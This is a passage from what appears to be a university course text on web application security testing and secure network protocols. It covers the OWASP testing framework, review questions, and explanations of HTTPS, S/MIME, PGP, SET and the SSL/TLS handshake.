- Manual Testing.

In following paragraph we will be discussing methods of web application testing:

a. **Whitebox Testing or Static Analysis** : Whitebox Testing involves reviewing web applications as a openbox. It involves anlaysis of source code, configuration files for possible vulnerabilities. Sometimes this is also reffred as source code testing. Whitebox testing can be performed by both automated tools and by manual review. Since manual reviews are complex due to length of the code. it is typically only conducted against a subset of the application source code that is considered to be security critical. Automated source code analysis tools such as Appscan, Flawfinder, Fortify scan source code for possible security vulnerabilities. Automated static analysis tools can only execute a set of rules that look for general quality and security flaws. Since static analysis tools scan the code at rest, it can fail to identify security issues that are bound up in the specific configuration of the deployed system or running system.
b. **Blackbox Testing or Dynamic analysis**: Blackbox Testing involves performing tests on a running instance of an webapplication. The security test involves sending requests to the webapplication and analyse the responses to see if there is any indication of the security vulnerability. Similar to whitebox testing blackbox testing can also be performed in automated and manual fashion. Black-box web application vulnerability scanners are automated tools that probe web applications for security vulnerabilities. Acunetix WVS, AppScan, WebInspect, w3af, Samurai Web Testing Framework are some examples of automated vulnerability scanner. Automated tools are good for finding many common vulnerabilities such as SQL injection and cross-site scripting (XSS). Automated tools are often good in detecting well-known security or configuration problems with the Web and application servers and operating systems of the web applications. However, since web applications are usually developed as per business need of the organization, automated tools are limited in detecting business logic flaws.

Manual testing of Web applications is typically performed using a Web browser and a Web proxy tool like Burp suite, Zend attack proxy or Paros. Proxy tools allow the security tester to create and send arbitrary requests to the application and inspect the results to look for evidence of security vulnerabilities. These manual tests are important for covering the vulnerabilities missed out by automated testing.

3.6.1 The OWASP Testing Framework

The Open Web Application Security Project (OWASP) is an online community dedicated to web application security. OWASP Testing Guide for application security testing define the application testing framework. This framework consists of the following phases:

- Phase-I: Before development begins
- Phase-II: During definition and design
- Phase-III: During development
- Phase-IV: During deployment
- Phase-V: Maintenance and operations

Framework outlines are covered in following section.




Figure 21: The OWASP Testing Framework[9]

[9] https://www.owasp.org/

Phase 1: Before Development Begins

Phase 1.1: Define a SDLC

Before application development starts an adequate SDLC must be defined where security is inherent at each stage.

Phase 1.2: Review Policies and Standards

Ensure that there are appropriate policies, standards, and documentation in place. Documentation is extremely important as it gives development teams guidelines and policies that they can follow.

Phase 1.3: Develop Measurement and Metrics Criteria and Ensure Traceability

Before development begins, plan the measurement program. By defining criteria that need to be measured, it provides visibility into defects in both the process and product. It is essential to define the metrics before development begins, as there may be a need to modify the process in order to capture the data.

Phase 2: During Definition and Design

Phase 2.1: Review Security Requirements

Security requirements define how an application works from a security perspective. It is essential that the security requirements are tested. Testing in this case means testing the assumptions that are made in the requirements and testing to see if there are gaps in the requirements definitions. For example, if there is a security requirement that states that users must be registered before they can get access to the whitepapers section of a website, does this mean that the user must be registered with the system or should the user be authenticated? Ensure that requirements are as unambiguous as possible. When looking for requirements gaps, consider looking at security mechanisms such as:

- User Management
- Authentication
- Authorization
- Data Confidentiality
- Integrity
- Accountability
- Session Management
- Transport Security
- Tiered System Segregation
- Legislative and standards compliance (including Privacy, Government and Industry standards)

Phase 2.2: Review Design and Architecture

Applications should have a documented design and architecture. This documentation can include models, textual documents, and other similar artifacts. It is essential to test these artifacts to ensure that the design and architecture enforce the appropriate level of security as defined in the requirements. Identifying security flaws in the design phase is not only one of the most cost-efficient places to identify flaws, but can be one of the most effective places to make changes. For example, if it is identified that the design calls for authorization decisions to be made in multiple places, it may be appropriate to consider a central authorization component. If the application is performing data validation at multiple places, it may be appropriate to develop a central validation framework (ie, fixing input validation in one place, rather than in hundreds of places, is far cheaper).If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2.3: Create and Review UML Models

Once the design and architecture is complete, build Unified Modeling Language (UML) models that describe how the application works. In some cases, these may already be available. Use these models to confirm with the systems designers an exact understanding of how the application works. If weaknesses are discovered, they should be given to the system architect for alternative approaches.

Phase 2.4: Create and Review Threat Models

Armed with design and architecture reviews and the UML models explaining exactly how the system works, undertake a threat modeling exercise. Develop realistic threat scenarios. Analyze the design and architecture to ensure that these threats have been mitigated, accepted by the business, or assigned to a third party, such as an insurance firm. When identified threats have no mitigation strategies, revisit the design and architecture with the systems architect to modify the design.

Phase 3: During Development

Theoretically, development is the implementation of a design. However, in the real world, many design decisions are made during code development. These are often smaller decisions that were either too detailed to be described in the design, or issues where no policy or standard guidance was offered. If the design and architecture were not adequate, the developer will be faced with many decisions. If there were insufficient policies and standards, the developer will be faced with even more decisions.

Phase 3.1: Code Walk Through

The security team should perform a code walk through with the developers, and in some cases, the system architects. A code walk through is a high-level walk through of the code where the developers can explain the logic and flow of the implemented code. It allows the code review team to obtain a general understanding of the code, and allows the developers to explain why certain things were developed the way they were.

The purpose is not to perform a code review, but to understand at a high level the flow, the layout, and the structure of the code that makes up the application.

Phase 3.2: Code Reviews

Armed with a good understanding of how the code is structured and why certain things were coded the way they were, the tester can now examine the actual code for security defects.

Static code reviews validate the code against a set of checklists, including business requirements for availability, confidentiality, and integrity.

Specific issues relating to the language or framework in use, such as the Scarlet paper for PHP or Microsoft Secure Coding checklists for ASP.NET. Any industry specific requirements, such as Payment Card Industry Data Security Standard (PCI-DSS).

In terms of return on resources invested(mostly time), static code reviews produce far higher quality returns than any other security review method and rely least on the skill of the reviewer. However, they are not a silver bullet and need to be considered carefully within a full-spectrum testing regime. For more details on OWASP checklists, please refer to OWASP Guide for Secure Web Applications, or the latest edition of the OWASP Top 10.

Phase 4: During Deployment

Phase 4.1: Application Penetration Testing

Having tested the requirements, analyzed the design, and performed code review, it might be assumed that all issues have been caught. Hopefully this is the case, but penetration testing the application after it has been deployed provides a last check to ensure that nothing has been missed.

Phase 4.2: Configuration Management Testing

The application penetration test should include the checking of how the infrastructure was deployed and secured. While the application may be secure, a small aspect of the configuration could still be at a default install stage and vulnerable to exploitation.

Phase 5: Maintenance and Operations

Phase 5.1: Conduct Operational Management Reviews

There needs to be a process in place which details how the operational side of both the application and infrastructure is managed.

Phase 5.2: Conduct Periodic Health Checks

Monthly or quarterly health checks should be performed on both the application and infrastructure to ensure no new security risks have been introduced and that the level of security is still intact.

Phase 5.3: Ensure Change Verification

After every change has been approved and tested in the QA environment and deployed into the production environment, it is vital that the change is checked to ensure that the level of security has not been affected by the change. This should be integrated into the change management process.

3.6.2 OWASP Testing Guide

OWASP testing guide is an excellent document for testing the web application security, it provides great depth and a broad selection of tools to use in the web application security testing process. The OWASP testing guide rates risk based on the impact it could have to the business, and the chance of it to occur.

OWASP testing guide includes following testing steps:

- Techniques and tools in web application testing.
- Information gathering.
- Authentication testing.
- Business logic testing.
- Data validation testing.
- Denial of service attack testing.
- Session management testing.
- Web services testing.
- AJAX testing.
- Risk severity.
- Likelihood of risk.

3.7 LET US SUM UP

Vulnerabilities in web technologies are being disclosed on daily basis and these clearly show the importance of web application security. Attackers are targeting web-applications more than the operating systems or network devices due to availability of higher number of easily exploitable vulnerabilities in the application programs. To compromise a system with a vulnerable web-application connected to a network requires average skill set and a customized tool to exploit the available vulnerability. Firewalls, IDS', IPS', etc cannot protect a networked infrastructure against the exploitable flaws in the application programs. An attack targeted to a web-application cannot be detected through the perimeter security. Although, it may be impossible to write a bug free code, however it is not hard to build appropriate level of security in an application program.

Insecure web-applications are biggest threat to an organization’s networked infrastructure. Organizations must take care of the vulnerabilities during the application development instead of patching up the vulnerabilities later. Security should be considered as inbuilt feature of the application, it should remain an integrated part of every stage of SDLC. Applications developers must practice secure coding and must consider application program security as their responsibility.

3.8 CHECK YOUR PROGRESS

1. Can security cannot protect organization's IT infrastructure against the attacks targeted at application layer? Explain.
2. Explain five common web applications attack.
3. What is RFI. Discuss.
4. Discuss how input validation is one of the most common web application security weaknesses.
5. The principle of least privilege is the practice of limiting access to the minimal level that will allow normal functioning. The principle of least-privilege aims to improve security through limiting assigned rights/privileges to levels consistent with assigned functions and activities of the user or application. This model help in restricting impact due to the security breach.

3.10 MODEL QUESTIONS

1. Write a short note on need of web application security.

2. Discuss the web-applications' attack surface.

3. Discuss SQL injection attack with example.

4.What is XSS vulnerability and how it could be exploited by the attacker.

5.Write a short note on CSRF.

6. Discuss the possible impact on organization's business due to vulnerable web application.

7. Describe the phrase "security with in SDLC".

8. Discuss Blacklisting and Whitelisting approach of input validation.

9. Proper error handling is important in web application. Discuss.

10. Security is a continuous process. explain.

To Do

Activity 1: Go through the OWASP Testing Guide.

Activity 2: Prepare a generic checklist for web application Blackbox testing.

UNIT IV: INTRODUCTION TO SECURE PROTOCOLS

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Describe need to secure protocols;
- Explain security protocols;
- Describe application protocols and protocols at the link, network and transport layer.
- Know different types of secure protocols.

4.2 WHAT DO WE NEED TO SECURE?

Why network security protocols are in existence? What are the services they offer? To understand how these protocols work, you first need to understand how the OSI stack works. The Open Systems Interconnection model (OSI Model) is a conceptual model that characterizes and standardizes the communication functions of a telecommunication or computing system without regard to their underlying internal structure and technology. Its goal is the interoperability of diverse communication systems with standard protocols. The model partitions a communication system into abstraction layers. The original version of the model defined seven layers. There are seven different layers in the OSI model:

- Application Layer
- Presentation Layer
- Session Layer
- Transport Layer
- Network Layer
- Data Link Layer
- Physical Layer

In this layered approach model, each one is encapsulated within the next layer (starting from the Application) until finally a packet is sent from a host to a destination. The destination up on receiving the packet, processes it by starting at the Physical Layer and working its way up to the Application Layer. Each layer is distinguished by having their own header and payload which are constructed by the corresponding layer and push downwards. The payload will also contain the header and payload of the layer above it. IN nutshell, an application creates the data, then the transport layer wraps that data inside its format, then the network layer wraps the data, and finally the link (ethernet) layer encapsulates the data and transmits it.

Let’s see how the whole process happen when you browse to **uou.ac.in.** The browser process (say, iexplore.exe) requests for uou.ac.in is by making a connection to an HTTP server that is hosting uou.ac.in. Since HTTP uses TCP for the transport layer, a full duplex communication channel is established via a 3 way TCP handshake. HTTP works at the **Application Layer** and construct a packet header and payload containing an HTTP request (**the browser requests**).

Once it’s completed, which will pushed down to the next layer in the OSI model which is the **Presentation Layer.** The Presentation Layers responsible for transforming the **data into a standard format** that can be easily interpreted. It will add its header information and the payload will contain the entire application packet.

The session layer will negotiate through to the HTTP server for a connection. The transport layer will add a header (TCP header) to the packet indicating the source port, the destination port. There are also some other flags and information that will not be discussed here to minimize complexity of this explanation. The network layer will add source IP address and destination IP address along with other information in **IP header**. The datalink layer will determine the hardware address of the computer the data is being sent to using ARP and routing information. An additional header (ethernet) will be added at this layer which indicates the hardware address to receive the message along with other information. The information will be transmitted across the physical wire (hardware layer) until the signal reaches the network card of the server computer. The signal may go through several hubs or repeaters.




Figure 22: ISO model data flow source Microsoft

Several protocols are being exited in each layers and have been evolved. Security is a major concern since then. It is the data transferred between the applications that need to be **secured**. What does security mean, in this context- **security implies security provided for the transfer of data between the two communicating end points**. As the application that initiated the connection often not aware what happened to the data at transit, which can be trapped and eavesdropped.

In this section, we will walk through some of the effective security protocols in practice to provide **Authentication, Integrity and Privacy and non-repudiation**. Basically, we require to know **who we are communicating with**, we need to ensure that the **data we send is not altered**

along the way and finally ensure that even if our **data is intercepted, it is unintelligible to anyone else other than the intended recipient**.

4.2.1 Authentication

Authentication enables an entity- a person to system- to be verified as that which the entity claims itself to be. Authentication plays its role when, when a server needs to know exactly who is accessing their information or site, when a client needs to know that the server is system it claims to be, an end user requiring a service or specific information.

Each of these communicating parties needs to be authenticated to validate their claimed identity. These authentication can be done via simple id/password pairs, bio-metric validation such as cards, retina scans, voice recognition, and fingerprints. It is important that this information is transmitted in a form that is understandable only to the two communicating entities. Authentication is carried out by verifying the transmitted password with a password that is stored by the authentication service. Authentication by a client usually involves the server giving a certificate to the client in which a trusted third party such as Verisign or Thawte states that the server belongs to the entity (such as a bank) that the client expects it to.

4.2.2 Integrity

Integrity involves maintaining the consistency, accuracy, and trustworthiness of data over its entire life cycle en-route to the recipient. Integrity of the transmitted message is necessary so that the two communicating entities receive exactly what one has sent to the other. Cryptography plays a huge role here. The original message has been pass through cryptographic functions to produce unique results called signatures. The original Digital signatures are used for the purpose of checking the integrity of the received message. The original message and its digital signature are transmitted together. The digital signature is generated using a forward hash function. This signature is called the message digest (MD). Both the message and its digest are transmitted together. Should either of them be tampered with, the digest will not match with a similar digest that is generated at the receiving end using the same algorithm used at the originating end. If the digests do not match, both the message and the digest are discarded and a retransmission is requested.

4.2.3 Confidentiality

Privacy of communication ensure that the data transmitted on the link is comprehendible to the intended recipient ONLY. This is achieved by encrypting the transmitted message. Two generic schemes in use, public key and private key cryptography that u must be aware of. In addition, there are schemes where the end points initially start a private session with a certain key and then use that private connection to negotiate a session key that is used for the session. All attempts are made to ensure that the data transferred is kept private.

4.2.4 Non-repudiation

Nonrepudiation is the practical certainty that someone cannot deny something. Typically, nonrepudiation refers to the **ability to ensure** that a party to a contract or a communication cannot deny the authenticity of their signature on a document or the sending of a message that they originated. **It prove that a message was sent by its someone , even if that someone claims he was not.**

4.3 SECURITY PROTOCOLS

Security protocols aim to establish one or more security goals, often a combination of integrity, authentication or confidentiality. Security protocols are critical applications, since they are crucial to achieve trusted computing. They define the processes and methodology to **secure network data from any illegitimate attempt to review or extract the contents of data**. Primary examples are protocols that establish communication channels with authenticity and confidentiality properties—in other words, communication channels that protect the Integrity and secrecy of the data sent between the intended protocols participants.

Network security protocols generally implement cryptography and encryption techniques to secure the data so that it can only be decrypted with a special algorithm, logical key, mathematical formula and/or a combination of all of them. Among these are Secure Socket Layer (SSL) and Transport Layer Security (TLS) Protocols; secure IP (IPSec); Secure HTTP (S-HTTP or HTTPS), secure E-mail (PGP and S/MIME), DNDSEC, SSH and others. Before we jump into all these protocols, we need a firm understanding of the network protocol stack.

- Application level security –reside on both communication link. PGP, S/MIME, HTTPS, SET and KERBEROS
- Transport level security - SSL and TLS
- Network level security – collection of protocols and mechanisms that provide confidentiality, authentication, message integrity, and replay detection at the IP layer. IPSec and VPN
- Link level security – PPP and RADUIS(authentication protocol)

4.3.1 Secure HTTP

As we all know, Hypertext Transfer Protocol (http) is an application layer protocol facilitates transmitting and receiving information across the Internet. HTTP is a request and response protocol and used to access resources internet resources from servers. During this interchange it is possible that the communication is not properly secured as anyone listening can view and even modify the contents flowing in between. To help protect this issues, **HTTPS, or secure http, was developed by Netscape corporation to allow authorization and secured transactions.**

HTTPS is an extension of HTTP thickly protected with SSL/TLS layers whereby user page requests as well as the pages that are returned by the Web server are scrambled and hence prevents eavesdropping and man-in-the-middle attacks. **HTTPS creates a secure channel over an insecure network.** It prevents viewing or modifying the requests that make up your browsing experience; it’s what keeps your passwords, communications and credit card details safe on the wire between your computer and the servers you want to send this data to.

There are two common types of security layers:

- Transport Layer Security (TLS) and

- Secure Sockets Layer (SSL)

Servers and clients still communicate with the same HTTP but over a secure SSL connection that encrypts and decrypts their requests and responses. The SSL layer ensure that,

The server authentication, The server can read what you have sent.

For example, suppose you visit an ecommerce (amazon.in) Web site to view their online shopping merchandise. When you're ready to move to the cart to order, you will be given a Web page order form with a Uniform Resource Locator (URL) that starts with **https://.** When you click "Send," to send the page back the browser's HTTPS layer will encrypt it. (At times u must have noticed that the a non-http site upon financial transaction, take you to an HTTPS secure payment gateway or similar). The acknowledgement you receive from the server will also travel in encrypted form, arrive with an https:// URL, and be decrypted for you by your browser's HTTPS sublayer. There were incidents reported as HTTPS has been broken because of the poor implementation of browser or server software or a lack of support for some algorithms. Furthermore, although HTTPS secures data as it travels between the server and the client, once the data is decrypted at its destination, it is only as secure as the host computer.

4.3.2 S/MIME

S/MIME (Secure/Multipurpose Internet Mail Extensions) is a standard for public key encryption and signing of MIME data. S/MIME provides the following cryptographic security services for electronic messaging applications: authentication, message integrity, non-repudiation of origin (using digital signatures), privacy and data security (using encryption). S/MIME specifies the MIME type application/pkcs7-mime (smime-type "enveloped-data") for data enveloping (encrypting) where the whole (prepared) MIME entity to be enveloped is encrypted and packed into an object which subsequently is inserted into an application/pkcs7-mime MIME entity.

Generally S/MIME does the two security services:

1. Digital signatures(Ensure to your email recipients that YOU actually sent the email
2. Message encryption-Allows the possibility of sending and/or receiving email encrypted

Most popular email clients such as Microsoft Office OUTLOOK, Mozilla Thunderbird ,Apple Mail, iPhone Mail that support S/MIME natively.

The way this works is with a digital certificate that is issued to you by a trusted certificate authority(CA). Once you get a certificate, many of which are free from firms like Comodo or InstantSSL, you download a file ending with a .p7s extension and you add it to your e-mail application.

Then, you gain the ability to sign messages to prove that they come from you, at which point the recipient will receive a message with an attachment. This attachment is your signature and can be read by any email reader which supports S/MIME. Detailed steps for using S/MIME in outlook is described here: https://bravenewworld2014.wordpress.com/2014/05/15/secure-email-with-outlook/


4.3.2.1 How S/MIME work?

One must obtain and install an individual key/certificate either from one's in-house certificate authority (CA) or from a public CA. which are used for digitally signing messages, and one for encrypting messages. The term digital ID is refer to your private key plus the corresponding public-key certificate.

After you receive your ID from the CA, you import it into your personal keychain using the MS Cert Manager app in the Office folder. Then whenever you setup an email account (in OUTLOOK say for example), you have the option of associating a particular certificate/digital ID with it.

Whenever you need to send a digitally signed message, making sure to "include your certificate" (this is an option in the Account preferences -> Security tab of all accounts, and should be checked by default). When the recipient receives your signed email, they will now have a copy of your encryption certificate. They simply need to view the security details of the message, and click to "Add you to Contacts". Once this is done, they have associated your encryption certificate with your contact info in their address book, meaning they can now send you encrypted messages whenever they want. Sending signed messages is a common way of distributing one's certificates.

An email header shows:



```
Content-Type: application/pkcs7-mime; smime-type=enveloped-data;
    name="smime.p7m"
Content-Disposition: attachment; filename="smime.p7m"
Content-Transfer-Encoding: base64
```

4.3.3 PRETTY GOOD PRIVACY (PGP)

Pretty Good Privacy (PGP) is a presentation layer protocol that defines a standard to cryptographically secure email messages and the name of the program that most widely implements that protocol. I assume that readers are comfortable reading the terms Public Key

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a user name and/or an e-mail address.

4.3.3.1 How PGP works?

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. Compression has its own advantages, it could save transmission time and disk space, strengthens cryptographic security, reduces patterns which are largely used for cracking the cipher. A session key, a random number, is created which is a one-time-only secret key.

Once the data is encrypted, the session key is then encrypted to the recipient's public key. This public key-encrypted session key is transmitted along with the ciphertext to the recipient.





Figure 23: Working of PGP

The recipient's copy of PGP uses his or her private key to recover the temporary session key, which PGP then uses to decrypt the conventionally-encrypted ciphertext.

The two basic encryption techniques used in PGP are “symmetric” and “asymmetric”. Symmetric encryption involves **a single key**, which is used by both the sender for encrypting and the recipient for decrypting. Blowfish, Triple-DES, CAST, IDEA are known ciphers. The obvious problem with symmetric encryption is the means of distributing the key. Asymmetric (public key) encryption solves this problem by using two keys, one public and the other private.

A message is encrypted to a recipient using that person's public key, but it can only be decrypted using the corresponding private key. The public key is freely distributed and can be stored in public Key servers. The private key should be carefully protected. Many applications exists that implements PGP. One among them is Symantec PGP desktop



Name	Email	Verified
sani abhilash	[redacted].org.in	⊖
Abhilash	[redacted].org.in	✓
[redacted]t	[redacted]@gov.in	✓

Figure 24: Symantec PGP desktop

4.3.3.2 PGP Web of trust

One of the catch when encrypting messages and when verifying signatures is that the public key used to send messages to someone or some entity actually does 'belong' to the intended recipient. PGP introduced a trust model which has been called a web of trust, where people carefully validate/verify and sign each others' Public Keys so that others can find reassurance that the originator of an e-mail is who he or she appears to be. (the verified section in above picture)

A given public key (or more specifically, information binding a user name to a key) may be digitally signed by a third party user to attest to the association between someone (actually a user name) and the key. There are several levels of confidence which can be included in such signatures. Although many programs read and write this information, few (if any) include this level of certification when calculating whether to trust a key

4.3.4 Secure Electronic Transaction

SET (Secure Electronic Transaction) is an application-based security protocol jointly developed by Visa and MasterCard.

SET incorporates the following features:

- Confidentiality of information
- Integrity of data
- Cardholder account authentication
- Merchant authentication

It was created to provide secure credit card payment transactions over open & existing payment infrastructure. It provides confidentiality and integrity for payment transmissions and authenticates all parties involved in the transaction.

A SET transaction involves five different participants: the Cardholder, the Issuer of the payment card, the Merchant, the Acquirer that holds the merchant’s account, and a Payment Gateway that processes SET transactions on behalf of the Acquirer. The policies governing how transactions are conducted are established by a sixth party, the Brand (i.e., Visa), but they do not participate in payment transactions. A SET transaction requires two pairs of asymmetric encryption keys and two digital certificates — one pair for exchanging information and the other for digital signatures. The keys and certificates can be stored on a "smart" credit card or embedded into any SET-enabled application (i.e., Web browser).

The keys and certificates are issued to the Cardholder by a Certification Authority (CA) on behalf of the Issuer. The Merchant's keys and digital certificates are issued to them by a CA on behalf of the Acquirer.

4.3.5 SECURE SOCKETS LAYER (SSL) /TRANSPORT LAYER SECURITY

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), both of which are frequently referred to as '**SSL**', are cryptographic protocols designed to provide communications security over a computer network. The SSL protocol was originally developed by Netscape, to ensure security of data transported and routed through HTTP, LDAP or POP3 application layers. SSL is designed to make use of TCP as a communication layer to provide a reliable end-to-end secure and authenticated connection between two points over a network (for example between the service client and the server). SSL evolved into the Transport Layer Security (TLS) Version 1 standard and later. The SSL protocol can be used to protect the transmission for any TCP/IP service. SSL protects the HTTP communication channel over the Internet and is associated with e-mail sending and receiving. SSL is positioned as a protocol layer between the Transmission Control Protocol (TCP) layer and the application to form a secure connection between clients and servers so that they can communicate in a secure manner over a network. Since protocols can operate either with or without TLS (or SSL), it is necessary for the client to indicate to the server the setup of a TLS connection.

4.3.5.1 How SSL works?

SSL certificate is a public key certificate (also known as a digital certificate or identity certificate) is an electronic document used to prove ownership of a public key. The certificate includes information about the key, information about its owner's identity, and the digital signature of an entity that has verified the certificate's contents are correct. If the signature is valid, and the person examining the certificate trusts the signer, then they know they can use that key to communicate with its owner. Typically, an SSL Certificate will contain most required information like your domain name, your company name, your address, your city, your state and your country. It will also contain the expiration date of the Certificate and details of the Certification Authority responsible for the issuance of the Certificate.

Once the client and server have agreed to use TLS, they negotiate a stateful connection by using a handshaking procedure. During this handshake, the client and server agree on various parameters used to establish the connection's security:

- The handshake begins when a client connects to a TLS-enabled server requesting a secure connection and presents a list of supported cipher suites (ciphers and hash functions).

- From this list, the server picks a cipher and hash function that it also supports and notifies the client of the decision.
- The server usually then sends back its identification in the form of a digital certificate. The certificate usually contains the server name, the trusted certificate authority (CA) and the server's public encryption key. The authentication process uses public-key encryption and digital signatures to confirm that the server is, in fact, who the server claims to be (that is, the server's certificate is valid).
- The client may contact the server that issued the certificate (the trusted CA as above) and confirm the validity of the certificate before proceeding. Once the server has been authenticated (that is, the client determines that the server's certificate is valid), the client and server use techniques of public-key encryption to exchange a symmetric key, which is then used to encrypt all the information exchanged for the remainder of the SSL session. Message digests are used to detect data tampering. A different key is created for each client and server connection. As a result, if unauthorized users intercept and decrypt a session key (which is unlikely), they cannot use it to monitor later SSL sessions.
- In order to generate the session keys used for the secure connection, the client either:
    - encrypts a random number with the server's public key and sends the result to the server (which only the server should be able to decrypt with its private key); both parties then using the random number to generate a unique session key for subsequent encryption and decryption of data during the session
    - uses Diffie-Hellman key exchange to securely generate a random and unique session key for encryption and decryption that has the additional property of forward secrecy: if the server's private key is disclosed in future, it cannot be used to decrypt the current session, even if the session is intercepted and recorded by a third party.

This concludes the handshake and begins the secured connection, which is encrypted and decrypted with the session key until the connection closes. If any one of the above steps fail, the TLS handshake fails, and the connection is not created.

In a browser the complexities of the SSL protocol remain invisible to your customers. Instead their browsers provide them with a key indicator to let them know they are currently protected by an SSL encrypted session - the lock icon in the lower right-hand corner, clicking on the lock icon displays your SSL Certificate and the details about it. Let us see what hen a Browser Encounters SSL


- A browser attempts to connect to a website secured with SSL/HTTPS.
- The browser requests the web server identity.
- The server responds with its SSL Certificate.
- Browser verifies check that it has not expired, it has been issued by a Certification Authority the browser trusts, and that it is being used by the website for which it has been issued. If it fails on any one of these checks the browser will display a warning to the end

user letting them know that the site is not secured by SSL. The browser checks whether it trusts the SSL Certificate. If so, it sends a message to the server. The server sends back a digitally signed acknowledgement to start an SSL encrypted session.

- Encrypted data is shared between the browser and the server and https appears.

To view a websites' credentials:

- Click the closed padlock in a browser window
- Click the trust mark (such as a Norton Secured Seal)
- Look in the green address bar triggered by an Extended Validation (EV) SSL



accounts.google.com

Your connection to this site is private.

The identity of this website has been verified by Google Internet Authority G2. No Certificate Transparency information was supplied by the server.

Your connection to accounts.google.com is encrypted using a modern cipher suite.

The connection uses QUIC.

